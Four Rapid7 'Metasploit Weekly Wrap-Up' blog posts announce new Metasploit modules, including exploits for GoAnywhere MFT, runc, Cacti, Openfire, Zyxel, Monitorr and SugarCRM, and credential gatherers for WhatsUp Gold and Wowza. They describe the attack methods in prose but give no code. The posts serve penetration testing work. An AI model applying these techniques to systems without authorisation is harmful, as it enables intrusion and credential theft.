Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/02/09/metasploit-weekly-wrap-up-02-09-2024/
Go go gadget Fortra GoAnywhere MFT Module
This Metasploit release contains a module for one of 2024’s hottest vulnerabilities to date: CVE-2024-0204. The path traversal vulnerability in Fortra GoAnywhere MFT allows for unauthenticated attackers to access the InitialAccountSetup.xhtml endpoint which is used during the products initial setup to create the first administrator user. After setup has completed, this endpoint is supposed to be no longer available. Attackers can use this vulnerability to create a user with Administrator privileges. Once Administrative privileges have been obtained for the GoAnywhere MFT application, uploading a .jsp payload in order to achieve RCE is trivial.
New module content (3)
runc (docker) File Descriptor Leak Privilege Escalation
Authors: Rory McNamara and h00die
Type: Exploit
Pull request: #18780 contributed by h00die
Path: linux/local/runc_cwd_priv_esc
Description: This adds a local privilege escalation exploit that leverages an internal file descriptor leak in runc versions prior to 1.1.12. An attacker with docker privileges is able write an arbitrary file on the host file system with the permissions of runc (typically root). With this, the module uploads a payload, sets the execute and the SUID permissions to escalate privileges.
Cacti RCE via SQLi in pollers.php
Authors: Aleksey Solovev and Christophe De La Fuente
Type: Exploit
Pull request: #18769 contributed by cdelafuente-r7
Path: multi/http/cacti_pollers_sqli_rce
Description: This PR adds an exploit module which leverages a SQLi (CVE-2023-49085) and a LFI (CVE-2023-49084) vulnerability in Cacti versions prior to 1.2.26 to achieve RCE.
Fortra GoAnywhere MFT Unauthenticated Remote Code Execution
Authors: James Horseman, Zach Hanley, and sfewer-r7
Type: Exploit
Pull request: #18762 contributed by sfewer-r7
Path: multi/http/fortra_goanywhere_mft_rce_cve_2024_0204
Description: This pull request adds an exploit module for CVE-2024-0204 which is a path traversal vulnerability which results in unauthenticated RCE in Fortra GoAnywhere MFT. GoAnywhere MFT versions 6.x from 6.0.1, and 7.x before 7.4.1 are vulnerable.
Enhancements and features (3)
- #18696 from zgoldman-r7 – Introduces a standalone MSSQL client class that can be used in new contexts not tied to a specific module.
- #18718 from cgranleese-r7 – Updates the
auxiliary/scanner/mysql/mysql_login.rbmodule to include a newCreateSessionoption that opens an interactive session. This functionality is currently behind a feature flag which can be enabled withfeatures set mysql_session_type true. - #18761 from dwelch-r7 – Adds a user notification that new modules support a
CreateSessionoption. This functionality is currently behind a feature flag which can be enabled with thefeaturescommand.
Bugs fixed (3)
- #18704 from dwelch-r7 – Fixes a bug with framework having 0 registered nop modules when the defer-module-loads feature was enabled.
- #18773 from sjanusz-r7 – Fixes an issue where
Ctrl+ZandCtrl+Cwhen in the context of an interactive PostgreSQL shell prompt inside the PostgreSQL session type did work correctly. - #18803 from dwelch-r7 – Fixes a crash when using
exploit/multi/handlerwith an invalid payload name.
Documentation added (1)
- #18782 from ekalinichev-r7 – Updates our existing Windows installation documentation to mention that Administrator privileges are required when installing via our
.msipackage.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap up
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2023/07/21/metasploit-weekly-wrap-up-20/
It’s open season on Openfire with a new RCE module in Metasploit
This week the Metasploit framework saw the addition of an RCE module which exploits path traversal vulnerability in the instant messaging and group chat server, Openfire. The module was submitted by the one and only community contributor h00die-gr3y. The module targets Openfire’s unauthenticated setup environment, in an already configured Openfire environment, to access restricted pages in the Admin Console reserved for administrative users. This module uses a path traversal vulnerability to create a new admin user that is used to upload a Openfire management plugin weaponized with a Java native payload that triggers an RCE. The module is quite flexible and will get you shells when Openfire is running in Windows, Linux and on a variety of different Java versions.
New module content (2)
Piwigo CVE-2023-26876 Gather Credentials via SQL Injection
Authors: Rodolfo Tavares, Tempest Security, Henrique Arcoverde, and rodnt
Type: Auxiliary
Pull request: #18182 contributed by rodnt
AttackerKB reference: CVE-2023-26876
Description: This PR adds an auxiliary module that takes advantage of CVE-2023-26876 to retrieve the username and password hash from piwigo v.13.5.0 and earlier.
Openfire authentication bypass with RCE plugin
Author: h00die-gr3y
Type: Exploit
Pull request: #18173 contributed by h00die-gr3y
AttackerKB reference: CVE-2023-32315
Description: This PR adds a module for CVE-2023-32315, a remote code execution vulnerability for all versions of Openfire that have been released since April 2015, starting with version 3.10.0. Patched versions are 4.7.5+ 4.6.8+ and 4.8.0+.
Enhancements and features (1)
- #17681 from MegaManSec – This PR adds a new datastore option for Jenkins home directory to the
jenkins_gathermodule.
Bugs fixed (0)
None
Documentation added (1)
- #18186 from adfoster-r7 – This PR updates multiple code and console snippets within the Wiki to now have syntax highlighting
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).
Metasploit Weekly Wrap-Up
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2023/03/24/metasploit-weekly-wrap-up-197/
Zxyel Routers Beware
This week we’ve released a module written by first time community contributor shr70 that can exploit roughly 45 different Zyxel router and VPN models. The module exploits a buffer overflow vulnerability that results in unauthenticated remote code execution on affected devices. It’s rare we see a module affect this many devices once and are excited to see this ship in the framework. We hope pentesters and red-teamers alike can make good use of this module in their day to day operations.
Monitorr unauthenticated RCE
Community contributor h00die-gr3y strikes again this time with a module for an Unauthenticated RCE vulnerability in Monitorr. Monitorr is a simple web application that allows you to set up a dashboard to monitor various web sites / web applications up or down state. Vulnerable versions allow an attacker to upload a webshell tagged as a GIF image and execute malicious php code in the upload directory where the malicious file is stored.
More Metasploit Twitch Streaming
In case you missed it or were previously unaware, our very own Spencer McIntyre has been doing live exploit development on Twitch the second Friday of the month at 4pm EST. This past week Spencer (aka zerosteiner) shared in real time the trials and tribulations of reverse engineering an authenticated SolarWinds information service deserialization RCE. The pull request for this work can be found here: https://github.com/rapid7/metasploit-framework/pull/17785. In the live stream he explained how he takes a blog posted with limited technical details, decompiles and debugs the application to figure out what makes the vulnerability tick. Come watch the next on Friday April 14th, at: https://www.twitch.tv/zerosteiner, there’s a good chance you’ll learn something new and be sure to invite your family and friends!
New module content (4)
Zyxel Unauthenticated LAN Remote Code Execution
Authors: Gerhard Hechenberger, SEC Consult Vulnerability Lab, Stefan Viehboeck, Steffen Robertz, and Thomas Weber
Type: Exploit
Pull request: #17388 contributed by shr70
Description: This PR adds a new exploit module for a buffer overflow in roughly 45 different Zyxel router and VPN models.
Monitorr unauthenticated Remote Code Execution (RCE)
Authors: Lyhins Lab and h00die-gr3y
Type: Exploit
Pull request: #17771 contributed by h00die-gr3y
AttackerKB reference: CVE-2020-28871
Description: This adds a module that exploits an unauthenticated file upload vulnerability in various versions of Monitorr. RCE as the user under which the software runs can be achieved due to insufficient validation on GIF uploads.
Open Web Analytics 1.7.3 – Remote Code Execution (RCE)
Authors: Dennis Pfleger and Jacob Ebben
Type: Exploit
Pull request: #17754 contributed by Pflegusch
AttackerKB reference: CVE-2022-24637
Description: This adds an exploit module for CVE-2022-24637, a single/double quote confusion vulnerability in Open Web Analytics versions below 1.7.4. This leads to the disclosure of sensitive information in an automatically generated PHP cache file, which can be leveraged to gain admin privileges and remote code execution.
WhatsUp Gold Credentials Dump
Authors: npm and sshah
Type: Post
Pull request: #17462 contributed by npm-cesium137-io
AttackerKB reference: CVE-2022-29848
Description: This adds a post module that collects and decrypts credentials from WhatsUp Gold installs.
Enhancements and features (2)
- #17401 from araout42 – This PR adds a new x86 XOR polymorphic encoder.
- #17583 from cgranleese-r7 – Enhances msfconsole’s
info -dcommand, which is used to generate browser Metasploit module documentation, to additionally include references to AttackerKB.
Bugs fixed (8)
- #17735 from tekwizz123 – Fixes a few incorrect parameter names in the generated developer documentation found at https://docs.metasploit.com/api/.
- #17747 from dwelch-r7 – Updates the wmap plugin to no longer crash when running `wmap_targets -t http://metasploit.com.
- #17783 from adfoster-r7 – An update has been made to the
reload_libcommand so that it continues to reload files even if a single file fails to load. - #17784 from dwelch-r7 – Reduces the amount of files loaded when msfconsole start up. This was a performance regression introduced by a recent Rails upgrade.
- #17792 from adfoster-r7 – Fixes external module crash for when running the auxiliary/scanner/wproxy/att_open_proxy module.
- #17794 from adfoster-r7 – Update external modules to support python3.11.
- #17798 from adfoster-r7 – The
debug --datastorecommand was previously causing a stacktrace due to some incorrect operations. These have since been fixed so that users can now usedebug --datastoreto output debug information along with the datastore information. - #17802 from zeroSteiner – Updates Python pingback payloads such as
payload/python/pingback_reverse_tcpto no longer crash when viewing info or generating.
Documentation added (1)
- #17795 from adfoster-r7 – This PR adds documentation on debugging and running external python modules.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).
Metasploit Weekly Wrap-Up
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2023/03/10/metasploit-weekly-wrap-up-196/
Wowza, a new credential gatherer and login scanner!
This week Metasploit Framework gained a credential gatherer for Wowza Streaming Engine Manager. Credentials for this application are stored in a file named admin.password in a known location and the file is readable by default by BUILTIN\Users on Windows and is world readable on Linux.. The module was written by community contributor bcoles who also wrote a login scanner for Wowza this week. The login scanner can be used to validate the credentials found by the gatherer. The two modules complement each other quite nicely.
New module content (3)
Wowza Streaming Engine Manager Login Utility
Author: bcoles
Type: Auxiliary
Pull request: #17733 contributed by bcoles
Description: This adds a login scanner module to brute force credentials of Wowza Streaming Engine Manager.
SugarCRM unauthenticated Remote Code Execution (RCE)
Authors: Sw33t.0day and h00die-gr3y
Type: Exploit
Pull request: #17507 contributed by h00die-gr3y
AttackerKB reference: CVE-2023-22952
Description: A module has been added which exploits CVE-2023-22952, a RCE vulnerability in SugarCRM 11.0 Enterprise, Professional, Sell, Serve, and Ultimate versions prior to 11.0.5 and SugarCRM 12.0 Enterprise, Sell, and Serve versions prior to 12.0.2. Successful exploitation as an unauthenticated attacker will result in remote code execution as the user running the web services, which is typically www-data.
Gather Wowza Streaming Engine Credentials
Author: bcoles
Type: Post
Pull request: #17737 contributed by bcoles
Description: This adds a post module that collects Wowza Streaming Engine user credentials from the admin.password local configuration file. This file is world-readable by default on Linux and readable by BUILTIN\Users on Windows.
Enhancements and features (9)
- #17675 from adfoster-r7 – Updates the
admin/kerberos/forge_ticketto support a newextra_sidsoption which can be useful for including cross-domain SIDs for forging external Kerberos trust tickets as part of cross-trust domain escalation. Theadmin/kerberos/inspect_tickethas also been updated to support viewing these extra SID values. - #17686 from zeroSteiner – This adds 3 additional methods to the existing PetitPotam module to make it work even if the patch for CVE-2021-36942 has been installed. Note that it won’t work after the December 2021 patch.
- #17715 from zeroSteiner – The Metasploit Payload gem has been bumped to 2.0.115, bringing in support for the
arpcommand to Python Meterpreter on Linux, and adding support for displaying IPv6 routing tables using theroutecommand on Windows. - #17727 from rohitkumarankam – Two new options have been added to the login scanner library:
max_consecutive_error_countandmax_error_count. These options allow users to set the maximum number of errors that are allowed to occur when connecting as well as the maximum number of consecutive errors that are allowed when connecting before the login scanner will give up on a target. - #17744 from adfoster-r7 – The code for
msfconsolehas been updated so that performance profiling can also take into account the time it takes to loadmsfenvand console related libraries, thereby allowing for more accurate performance profiling. - #17745 from gwillcox-r7 – This updates the metasploit-payloads gem to pull in changes to the Python Meterpreter on Windows to add the
route addandroute deletecommands as well as the ability to get process information such as process names and paths. - #17746 from todb-r7 – The
data/wordlists/password.lstpassword list has been updated to include the master password that LastPass suggests as an example when a user goes to create a new master password,r50$K28vaIFiYxaY, into the password list, as well as to fix some encoding issues. - #17749 from adfoster-r7 – Updates the
auxiliary/admin/kerberos/keytab.rbmodule to additionally export any NTHASHES, which can be useful for decrypting Kerberos network traffic in Wireshark. - #17756 from adfoster-r7 – Updates secrets dump to generate the Kerberos RC4 key for the machine account.
Bugs fixed (8)
- #17673 from bcoles –
lib/msf/core/payload/apk.rbhas been updated so that by default it only decompiles the main classes instead of all classes, fixing some issues whereby decompiling all classes would prevent creation of a backdoored APK. This also bumps up the minimumapktoolversion to 2.4.1 and makes it so that versions prior to 2.7.0 ofapktoolwill throw a warning about being potentially out of date. - #17716 from zeroSteiner – A bug has been fixed whereby the reverse port forward information message was displayed incorrectly, and the same information was shown on both the local and remote parts of the message.
- #17721 from zeroSteiner – This fixes an issue where payloads that were adapted failed when stage encoding was enabled because the stage encoding was based on the stager arch and platform values. These values were always the same until we introduced adapted payloads, which can vary.
- #17723 from jvoisin – A bug has been fixed in the
modules/encoders/php/base64.rbencoder whereby strings were being passed as literal strings without being properly quoted, which could result in errors on newer versions of PHP. - #17726 from zeroSteiner – The Metasploit Payloads gem has been updated bringing in initial support for attaching to processes on Python Meterpreter shells on Windows, a bug fix for the
routecommand on newer versions of Windows on Windows Meterpreter, and a fix so that both C Meterpreter and Python Meterpreter sessions will attempt to enable the same set of permissions when runninggetprivs. - #17729 from bcoles – Fixes an edge case crash when running Ruby 3.2
- #17738 from adfoster-r7 – Fix Ruby 3.2 crash when running certain tools
- #17758 from zeroSteiner – The metasploit-payloads gem has been bumped to fix a token handle leak that was causing Python Meterpreters to leave dangling handles after using
getprivs, fix a error inpacket_transmit_httpwhereby error codes were not appropriately returned, and update thearpcommand to properly return the interface name instead of the index for theinterfacecolumn.
Documentation added (3)
- #17684 from adfoster-r7 – This PR adds the RBCD exploitation documentation to the docs site.
- #17688 from adfoster-r7 – This PR fixes several broken wiki links, as well as adding validation to users users don’t use the wrong syntax when making docs changes.
- #17743 from adfoster-r7 – A new page has been added to explain the
METASPLOIT_CPU_PROFILEandMETASPLOIT_MEMORY_PROFILEoptions and to explain how to profilemsfconsole‘s andmsfvenom‘s performance on systems.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).